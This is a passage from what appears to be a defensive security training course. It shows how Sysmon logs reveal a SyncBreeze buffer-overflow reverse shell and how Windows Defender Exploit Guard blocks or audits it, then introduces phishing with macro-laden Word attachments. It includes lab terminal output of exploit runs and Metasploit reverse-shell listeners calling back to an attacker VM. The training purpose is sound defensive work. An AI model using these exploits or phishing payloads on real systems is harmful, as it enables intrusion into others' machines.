Using Get-SysmonEvent with our ProcessCreate filters for PID, PPID, CommandLine, User, and ParentImage will reveal the processes created after our reverse shell connected. According to the timestamps for this query, this occurred between 12:57:50 PM and 12:58:00 PM local time.

```
[192.168.51.11]: PS C:\Users\Administrator\Documents> Get-SysmonEvent 1 "08/06/2021
12:57:50" "08/06/2021 12:58:00" | Format-List TimeCreated, @{Label = "PID"; Expression
= {$_.properties[3].value}}, @{Label = "PPID"; Expression =
{$_.properties[19].value}}, @{Label = "CommandLine"; Expression =
{$_.properties[10].value}}, @{Label = "User"; Expression = {$_.properties[12].value}},
@{Label = "ParentImage"; Expression = {$_.properties[20].value}}
```



```
TimeCreated : 5/21/2021 2:50:53 PM
PID         : 1132
PPID        : 5084
CommandLine : whoami
User        : NT AUTHORITY\SYSTEM
ParentImage : C:\Windows\SysWOW64\cmd.exe

TimeCreated : 5/21/2021 2:50:53 PM
PID         : 5968
PPID        : 5084
CommandLine : hostname
User        : NT AUTHORITY\SYSTEM
ParentImage : C:\Windows\SysWOW64\cmd.exe
```

Listing 112 - Shell commands hostname and whoami run from reverse shell

We find that whoami and hostname have been executed, which happen to be the commands executed earlier when we were using the reverse shell.

Though we did not discover many reverse shell artifacts, the post-exploitation details can reveal the activity that occurred within the reverse shell. Not all remote access tools used by adversaries will be as transparent as this, but as defenders we should always be thinking about artifacts that can help clarify the details of an intrusion.

MITRE ATT&CK: Initial Access > Exploit Public-Facing Application describes how adversaries will leverage the weaknesses or vulnerabilities in software that is exposed to the Internet. Whether this includes commands or sequences of bytes, the concept is to redirect the application's behavior so that it will instead perform the commands sent by an attacker. The SyncBreeze buffer overflow vulnerability was eventually resolved with a patch, but such vulnerabilities must be discovered first and software patches have to be applied. For defense professionals, the simplest theoretical resolution is to keep software updated and watch for critical security patches. In practice, such patches and updates might take months to implement in an enterprise.

In the next section, we're going to discuss some protection mechanisms in Windows Security that can mitigate the exploitation of vulnerable applications like SyncBreeze. This will also provide a new resource of Windows events that we can query.

5.3.2 Windows Defender Exploit Guard (WDEG)

In 2017, Windows Defender added *Exploit Guard*[173] (WDEG) to its suite of capabilities for servers and endpoints. It is disabled by default. WDEG provides additional auditing and control mechanisms for local malware. It was developed to address the proliferation of *file-less* malware attacks, or malware that operates almost exclusively in memory.

WDEG differs from traditional forms of Windows Defender in that it allows users and enterprises to specify policies with its protection mechanisms. It is an extension and expansion of the

[173] (Microsoft, 2021), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/enable-exploitprotection?view=o365-worldwide

Microsoft Windows *Enhanced Mitigation Experience Toolkit* (EMET),[174] which was absorbed into WDEG.

WDEG has four major components, which we will talk about in brief. The first is *Attack Surface Reduction* (ASR).[175] The ASR component addresses file-less malware attacks that hide within Microsoft Office documents. ASR can also block executable content or network communications from Adobe Reader, VBScript, and JavaScript. ASR, by name and design, minimizes the attack surface in which initial exploitation can take place on the client side.

The second component is *controlled folder access*.[176] Modern ransomware often maliciously encrypts user data, as we discussed in a previous topic. With controlled folder access, Windows can prevent applications from writing or making changes to directories specified by policy. By default, the home directory of users (C:\Users\<user account>) are protected.

The third component is *network protection*.[177] The network protection part of WDEG relies on Microsoft's *Intelligent Security Graph*[178] as a threat intelligence resource for domain and IP reputation. Anything less-than-reputable can be halted independently of what process or application initiated it.

The final component of WDEG is *exploit protection*,[179] which replaced EMET. This allows enterprises to further configure Windows Defender's behavior for applications and mechanisms not necessarily native to Windows. Administrators must import an XML configuration file to set this up.

With server-side exploitation, the component that we will focus on directly is Exploit Protection. We will create a rule to enact *Data Execution Prevention* (DEP)[180] for SyncBreeze to render the exploit inoperable. Rules can be created through the Windows GUI, by importing an XML Configuration, or with PowerShell.

Novice defense professionals can export the default configuration in XML format from the GUI and make manual changes in a text editor.

Let's begin by enabling exploit protection for a specific process. During our buffer overflow exploitation, we learned that syncbrs.exe was used to run cmd. We'll use exploit protection's validation API invocation to lock down syncbrs.exe.

Validate API Invocation (or CallerCheck)[181] is a protection mechanism that watches how API calls are invoked. According to Microsoft's documentation, this control will only allow functions to be accessed with a *call* assembly instruction,[222] rather than a *return* instruction.[223] Using return instructions to execute API calls is known as *Return-Oriented Programming* (ROP)[224] and is used to bypass data execution prevention.

[174] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Enhanced_Mitigation_Experience_Toolkit

[175] (Microsoft, 2021), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction

[176] (Microsoft, 2021), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/controlled-folders

[177] (Microsoft, 2021), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/network-protection

[178] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-applicationcontrol/use-windows-defender-application-control-with-intelligent-security-graph

[179] (Microsoft, 2021), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/enable-exploit-protection

[180] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention

[181] (Microsoft, 2021), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/customize-exploit-protection

When making security restrictions via system policy, it is important to review the impact it can make on a system. Such restrictions can actually render a service or utility inoperable.

To create our new rule, we use the **Set-ProcessMitigation** cmdlet within a PowerShell prompt with Administrative privileges. Note the fully-qualified path for the **-Name** parameter and **-Enable EnableRopCallerCheck** parameters to enable the mitigation.

```
[192.168.51.11]: PS C:\Users\Administrator> Set-ProcessMitigation -Name 'C:\Program
Files (x86)\Sync Breeze Enterprise\bin\syncbrs.exe' -Enable EnableRopCallerCheck
[192.168.51.11]: PS C:\Users\Administrator>
```

Listing 113 - Enabling RopCallerCheck for Sync Breeze using Set-ProcessMitigation

If we want to review the exploit protection rules for a given process, we can use the corresponding **Get-ProcessMitigation** cmdlet. Below, we have the rule configured to enable caller check. Note also that we have not turned on the 'audit-only' version of this protection. We will address that later in this section.

```
[192.168.51.11]: PS C:\Users\Administrator> Get-ProcessMitigation -Name 'C:\Program
Files (x86)\Sync Breeze Enterprise\bin\syncbrs.exe'

ProcessName : C:\Program Files (x86)\Sync Breeze Enterprise\bin\syncbrs.exe
Source                          : Registry
Id                              : 0 ...
Payload:
...
    EnableRopCallerCheck                : ON
    AuditEnableRopCallerCheck           : NOTSET
```

Listing 114 - Process Mitigation configuration listing for Sync Breeze

With our restriction in place, we should restart our SyncBreeze service so that the changes will be applied. We can do this with the **Restart-Service** cmdlet.

```
[192.168.51.11]: PS C:\Users\Administrator> Restart-Service -Name "Sync Breeze
Enterprise"
[192.168.51.11]: PS C:\Users\Administrator>
```

Listing 115 - Restarting the Sync Breeze service with Restart-Service

With the service started and changes applied, we can attempt our binary exploitation. As before, we will run the script from our Kali Linux VM.

[222] (Aldeid, 2015), https://aldeid.com/wiki/X86-assembly/Instructions/call

[223] (Aldeid, 2015), https://www.aldeid.com//wiki/X86-assembly/Instructions/ret

[224] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Return-oriented_programming

```
kali@attacker01:~/SOC-200/Windows_Server_Side_Attacks$ ./syncbreeze_exp.sh
192.168.51.11 192.168.51.50
Initiating... please wait
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```



```
PAYLOAD => windows/shell_reverse_tcp
RHOST => 192.168.51.11
RPORT => 8080
LHOST => 192.168.51.50
[*] Started reverse TCP handler on 192.168.1.23:4444
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer [*] Exploit
completed, but no session was created.
```

Listing 116 - Failed buffer overflow exploitation for Sync Breeze According to

our output, the exploit failed! There is no meterpreter shell.

The default setting of exploit protection stops the activity and generates event entries. The event that is generated will not appear in Windows Security event logs, but rather in the *SecurityMitigations*[182] logs.

We'll use **`Get-WinEvent`** to fetch the single event in question based on the time we saw in our web browser, adjusting for local time. We will also use **`Format-List`** to show all content of the event's Message.

```
[192.168.51.11]: PS C:\Users\Administrator>Get-WinEvent -FilterHashTable @{LogName =
'Microsoft-Windows-Security-Mitigations/UserMode'; StartTime = '5/25/2021 13:42:28';
EndTime = '5/25/2021 13:42:30'} | Format-List -Property Id, TimeCreated,
LevelDisplayName, Message

Id               : 22
TimeCreated      : 5/25/2021 1:42:29 PM
LevelDisplayName : Warning
Message          : Process 'C:\Program Files (x86)\Sync Breeze
Enterprise\bin\syncbrs.exe'
                   (PID 3388) was blocked from calling the API
                   'LoadLibraryA' due to return-oriented programming
(ROP) exploit indications.
```

Listing 117 - Security Mitigation Event for Sync Breeze Showing Exploit was Blocked

The output indicates that a *LoadLibraryA*[183] API call was restricted from being called by SyncBreeze because it was invoked with a return assembly instruction. With *LoadLibraryA* being blocked, our exploit was not successful and SyncBreeze was terminated.

Things get a little interesting when we turn auditing on for Windows exploit protection. In order to do this, we first have to remove our SyncBreeze configuration. Since the configuration data is

stored in the Windows registry, we can use the **`Remove-Item`**[184] cmdlet to delete it. When asked to delete all children associated with the registry key, we'll confirm our action as shown below.

[182] (Microsoft, 2021), https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/event-views?view=o365worldwide#list-of-all-windows-defender-exploit-guard-events

[183] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya

[184] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/remove-item


```
[192.168.51.11]: PS C:\Users\Administrator> Remove-Item -Path
'HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\syncbrs.exe'

Confirm
The item at HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\syncbrs.exe has children and the Recurse parameter was not specified. If you
continue, all children will be removed with the item. Are you sure you want to
continue?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [?] Help (default is "Y"): y
```

Listing 118 - Clearing the Process Mitigation configuration for Sync Breeze from Windows Registry

Now that the configuration data has been cleared, we can reconfigure exploit guard. This command can be used again if we want to reset all exploit guard configurations associated with SyncBreeze.

If we did not delete the registry key and attempted to run Set-ProcessMitigation, we would likely encounter a PowerShell exception: "Destination array was not long enough. Check destIndex and length, and the array's lower bounds."

With the configuration data removed, let's reconfigure our exploit protections to only audit the return-oriented API calls used by the SyncBreeze exploit. We'll use **`Set-ProcessMitigation`** with the **`AuditEnableRopCallerCheck`** argument.

```
[192.168.51.11]: PS C:\Users\Administrator> Set-ProcessMitigation -Name 'C:\Program
Files (x86)\Sync Breeze Enterprise\bin\syncbrs.exe' -Enable AuditEnableRopCallerCheck
```

Listing 119 - Enabling RopCallerCheck's Audit-Only mode for Sync Breeze using Set-ProcessMitigation This

should not block the activity but still generate events.

We will also use this moment to restart SyncBreeze with **`Restart-Service`**[185] so that our changes can go into effect with the service running.

```
[192.168.51.11]: PS C:\Users\Administrator> Restart-Service -Name "Sync Breeze
Enterprise"
[192.168.51.11]: PS C:\Users\Administrator>
```

Listing 120 - Restarting Sync Breeze using Restart-Service

This time, our SyncBreeze exploit is successful. However, our auditing artifacts will be a little different. First, let's confirm that we can still execute our buffer overflow as we have done before. We'll confirm that the exploit worked by running **`whoami`** in the command prompt and make note of the time our shell was created.

[185] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/restart-service


```
kali@attacker01:~$ ./syncbreeze_exp.sh 192.168.51.11 192.168.51.50
Initiating... please wait
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
RHOST => 192.168.51.11
RPORT => 8080
LHOST => 192.168.51.50
[*] Started reverse TCP handler on 192.168.51.50:4444
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[*] Command shell session 1 opened (192.168.51.50:4444 ->
192.168.51.11:49876) at 2021-05-25 14:23:33 -0400



C:\Windows\system32>whoami whoami
nt authority\system
```

Listing 121 - Successful Exploit of Sync Breeze while WDEG is enabled

We'll perform a similar query on the Security-Mitigation event logs, and find some additional information regarding the behavior of our exploit. We'll isolate our time to the second when our shell was connected, selecting one second before and one second after the connection was made.

```
[192.168.51.11]: PS C:\Users\Administrator> Get-WinEvent -FilterHashTable @{LogName =
'Microsoft-Windows-Security-Mitigations/UserMode'; StartTime = '5/25/2021 14:23:32';
EndTime = '5/25/2021 14:23:34'} | Format-List -Property Id, TimeCreated,
LevelDisplayName, Message

Id               : 21
TimeCreated      : 5/25/2021 2:23:33 PM
LevelDisplayName : Information
Message          : Process 'C:\Program Files (x86)\Sync Breeze
Enterprise\bin\syncbrs.exe'
                   (PID 6124) would have been blocked from calling the API
'CreateProcessA' due to return-oriented programming (ROP)                    exploit
indications.

Id               : 21
TimeCreated      : 5/25/2021 2:23:33 PM
LevelDisplayName : Information
Message          : Process 'C:\Program Files (x86)\Sync Breeze
Enterprise\bin\syncbrs.exe'
                   (PID 6124) would have been blocked from calling the API
'LoadLibraryA' due to return-oriented programming (ROP)                     exploit
indications.
```

Listing 122 - Process Mitigation Audit-Only Events for Sync Breeze Exploitation

Our buffer overflow makes two sensitive API calls: *LoadLibraryA* (which we had seen before) and *CreateProcessA*.[186] Judging by this behavior, we can determine that our buffer overflow not only

[186] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa

loads a library but creates a new process. That process is the reverse shell that called back to our Kali VM.

In the MITRE ATT&CK Framework, *Exploit Protection*[187] is listed as a mitigation for a good number of techniques used by adversaries from *Initial Access* all the way up to *Privilege Escalation* and *Lateral Movement*. Microsoft's WDEG is just one of several modern approaches to stop malware. This is a step beyond simply monitoring audit logs as we take defensive measures to prevent exploitation.

5.4 Wrapping Up

In this Topic, we explored the various server-side attacks that can be conducted against a Microsoft Windows server. We started with auditing events related to suspicious logons based on temporal analysis, as well as brute force attacks. Then we discussed web-based application attacks that allow system enumeration, as well as command injection to upload files, which created additional artifacts. Finally, we discussed binary exploitation and a means of preventing it using Windows Exploit Guard.

[187] (MITRE, 2020), https://attack.mitre.org/mitigations/M1050/

6 Windows Client-Side Attacks

In this Topic, we will cover the following Learning Units:

- Attacking Microsoft Office
- Monitoring Windows PowerShell

Each learner moves at their own pace, but this Topic should take approximately 8 hours and 30 minutes to complete.

In this Topic, we will explore the details of client-side attacks, focusing specifically on attacks that require action by the user.

We will discuss end users' reliance on Microsoft Office[188] tools and documents for file sharing and collaboration in many modern enterprises. We will also examine PowerShell's extensive logging capabilities and how we can use them to identify malicious payloads within attachments.

6.1 Attacking Microsoft Office

This Learning Unit covers the following Learning Objectives:

1. Review social engineering and spearphishing techniques
2. Evaluate the use of Microsoft Office products to deploy phishing attacks
3. Review logging artifacts generated from a phishing attack

This Learning Unit will take approximately 2 hours and 45 minutes to complete.

Although productivity software existed in the 1980s, Microsoft became dominant in the market with the release of Microsoft Office in 1990. Applications for word processing, building spreadsheets, and designing presentations became the popular tools for Microsoft's premiere operating system. More professionals using Microsoft Windows naturally led to increased use of the Office suite software. Attackers know this and have developed numerous tactics to exploit their targets using the very same applications.

Before we get into the methods attackers use to infect users leveraging Microsoft Office applications, let's discuss the concepts of social engineering and spearphishing.

6.1.1 Social Engineering and Spearphishing

Social engineering[189] is important tactic for client-side attackers who trick users into disclosing secrets or engaging in risky technical actions via deception. These deceptive attacks are often successful due to limited automated protections.

In 2020, the *Internet Crime Complaint Center* (IC3) published[190] statistics on the most impactful online criminal activity reported to United States federal law enforcement. Among the most

[188] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Microsoft_Office

[189] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Social_engineering_(security)

[190] (Internet Crime Complaint Center, 2020), https://www.ic3.gov/Media/PDF/AnnualReport/2020_IC3Report.pdf

critical issues reported was *Business Email Compromise* (BEC). BEC occurs when attackers, posing as coworkers, send spearphishing[191] emails to employees in hopes that the email recipients will let down their guard and fall victim to the attack.

The attack can come in three forms:

1. User solicitation - the attacker emails the victim with the intent of getting information from them directly. Instead of opening an attachment or clicking a link, the victim replies to the email with the requested information.

2. Malicious attachment - the attacker weaponizes an email attachment (disguised as a benign document) to infect the user's machine.

3. Malicious link - the attacker convinces the user to click the link in an email. The link may load a web page where information can be entered or it may run malicious code to infect the user's computer.

The *MITRE ATT&CK Framework* lists both *Spearphishing Attachment* and *Spearphishing Link* as sub-techniques for *Phishing*.[192] The list of examples for each are large in size, but the mitigations are more or less the same. Defenders wanting to mitigate these types of attacks start with network intrusion prevention[193] and restrictions on web-based content.[194] Defenders also rely on educating the users about social engineering and spearfishing to mitigate attacks.[195]

An additional form of spearphishing has emerged known as *Spearphishing via Service*.[196] This sub-technique has gained popularity due to the messaging capabilities of social media apps. Detection for this sort of behavior is largely done by user reports and any mitigations are limited to actions where a user clicks a link or opens an attachment. In this case, it's recommended to educate the user base to heighten awareness about such threats.

6.1.2 Installing Microsoft Office

Before we can start manipulating Microsoft Office, we must install it on the Windows 10 student VM.

We'll begin by navigating to C:\tools\windows_client_side_attacks\Office2019.img in *File Explorer*[197]. Double-clicking it will load the file as a virtual CD and allow us to start the install from the Setup64.exe file in the Office directory, as shown below.

[191] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Phishing#Spear_phishing

[192] (Mitre, 2015-2021), https://attack.mitre.org/techniques/T1566

[193] (Mitre, 2015-2021), https://attack.mitre.org/mitigations/M1031/

[194] (Mitre, 2015-2021), https://attack.mitre.org/mitigations/M1021/

[195] (Mitre, 2015-2021), https://attack.mitre.org/mitigations/M1017/

[196] (Mitre, 2015-2021), https://attack.mitre.org/techniques/T1566/003/

[197] (Wikipedia, 2021), https://en.wikipedia.org/wiki/File_Explorer




Figure 27: Microsoft Office 2019 64-bit installer

Once installation is complete, we'll press *Close* on the splash screen to exit the installer and open Microsoft Word from the start menu. When Microsoft Word opens, a popup will appear, as shown in Figure 28. We can close it and start the 7-day trial by clicking the highlighted cross in the upperright corner.




Figure 28: Product key popup

Next, we'll encounter a license agreement popup that must be accepted by clicking*Accept*, as shown in Figure 29.




Figure 29: Accept license agreement

Finally, a privacy option window appears. We can dismiss it by pressing the*Close* button near the bottom of the window.

Figure 30: Close privacy option notification

With Microsoft Office (in particular, Microsoft Word and Outlook) installed and configured, we're ready learn more about how it can be exploited for client-side code execution.

6.1.3 Using Macros

The Microsoft Office *macro*[198] may be one of the oldest and best-known client-side software attack vectors. Macros are a series of commands and instructons that are grouped together to accomplish a task programmatically. Microsoft Office applications such as Word and Excel allow users to embed macros within their documents. Organizations often use macros to manage dynamic content[199] and link documents with external content. More interestingly, macros can be written from scratch in *Visual Basic for Applications* (VBA),[200] which is a fully functional scripting language. This also means that malware components can be inserted into a macro and executed without the user knowing.

To understand how this works, we'll first configure Outlook to run with an empty *Personal Information Manager*[201] or PIM file. Outlook will not open without this file; the software also expects an email account to be set up with a currently existing email server. To create our own empty PIM file with no associated email address, we will use the **`Run`** app in Windows 10. Let's enter the command **`Outlook /PIM NoEmail`** in the dialog box, then click *OK*. Now we can use Microsoft Outlook to open a separate email attachment.




Figure 31: Windows Run with Outlook /PIM NoEmail

We'll notice a Phishing_Email_Resume.msg file within our C:\tools\win_client_side_attacks\ directory. Attached to our email is a Word document containing a macro that executes encoded PowerShell commands. The script loads a reverse shell generated using the *Metasploit Framework* (MSF); this is more sophisticated than those created using Netcat.

[198] (Microsoft, 2019), https://support.office.com/en-us/article/Create-or-run-a-macro-C6B99036-905C-49A6-818A-DFB98B7C3C9C

[199] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Dynamic_web_page

[200] (Tutorials Point, 2019), https://www.tutorialspoint.com/vba/vba_overview.htm

[201] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Personal_information_manager

As described by its authors, the Metasploit Framework, maintained by Rapid7,[202] is "an advanced platform for developing, testing, and using exploit code". It has slowly but surely become the leading free exploit collection and development framework for security auditors. Metasploit is frequently updated with new exploits and is constantly being further developed and improved by Rapid7 and the security community.

Kali Linux includes the *metasploit-framework* package,[203] which contains the open source elements of the Metasploit project.

We have been using this package so far to emulate adversary behavior and will continue to do so through the remainder of this topic. Our reverse shell generated by MSF is known as *Meterpreter*[204].

As described on the Metasploit site, Meterpreter is a multi-function payload[205] that can be dynamically extended at runtime. In practice, this means that the Meterpreter shell provides more features and functionality than a regular command shell, offering capabilities such as file transfer,[206] port forwarding,[207] encrypted communications,[208] and various other ways to interact with the victim machine. For our purposes, Meterpreter will connect back to us from an infected email attachment.

Before opening the email, we'll set up the listener for our reverse shell. We have provided a script located in /home/kali/SOC-200/Windows_Client_Side_Attacks on the Kali Linux attacker VM. The wcsa_met_443.sh script will set up everything we need for the reverse shell and it takes only one argument: our IP address.

```
kali@attacker01:~/SOC-200/Windows_Client_Side_Attacks$ ./wcsa_met_443.sh 192.168.51.50
Initiating... please wait
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_https
LPORT => 443
LHOST => 192.168.51.50
[*] Started HTTPS reverse handler on https://192.168.51.50:443
```

Listing 123 - Setting up listener for our infected attachment reverse shell Our utility is now set up to listen on port 443 for our reverse shell.

Since Outlook is configured with an empty profile, we can open our email with the malicious attachment on the Windows 10 client machine. We can drag and drop it into the *Inbox* section of Outlook or double-click the file name using File Explorer. Shown below is an example of the opened email, which appears to be addressed to *hiring@megacorpone.com*. We'll notice that a Microsoft Word document, Engineer_Resume.doc, is attached.

[202] (Rapid7, 2021), https://www.rapid7.com/

[203] (Rapid7, 2021), https://github.com/rapid7/metasploit-framework

[204] (Rapid7, 2020), https://github.com/rapid7/metasploit-framework/wiki/Meterpreter

[205] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Payload_(computing)#Security

[206] (Wikipedia, 2021), https://en.wikipedia.org/wiki/File_transfer

[207] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Port_forwarding

[208] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Secure_communication




Figure 32: Email with infected attachment

Double-clicking the attachment will open it in Microsoft Outlook. We want to open the file directly in Word, so we'll click on the down arrow next to the attachment and select *Open*. When prompted to enter the product key, we'll simply close the pop-up window by clicking on the cross in the upper right-hand corner once more. Since the file is part of an email attachment, we discover that Word has opened it in *Protected View*.[252] Protected View is a Microsoft Office software mode which opens files with both editing and macros disabled. Protected View is enabled upon opening Microsoft Office documents that have been downloaded from the internet or copied from Microsoft Word.

[252] (Microsoft, 2021), https://support.office.com/en-us/article/what-is-protected-view-d6f09ac7-e6b9-4495-8e43-2bbcdbcb6653




Figure 33: Protected View of infected Word Document

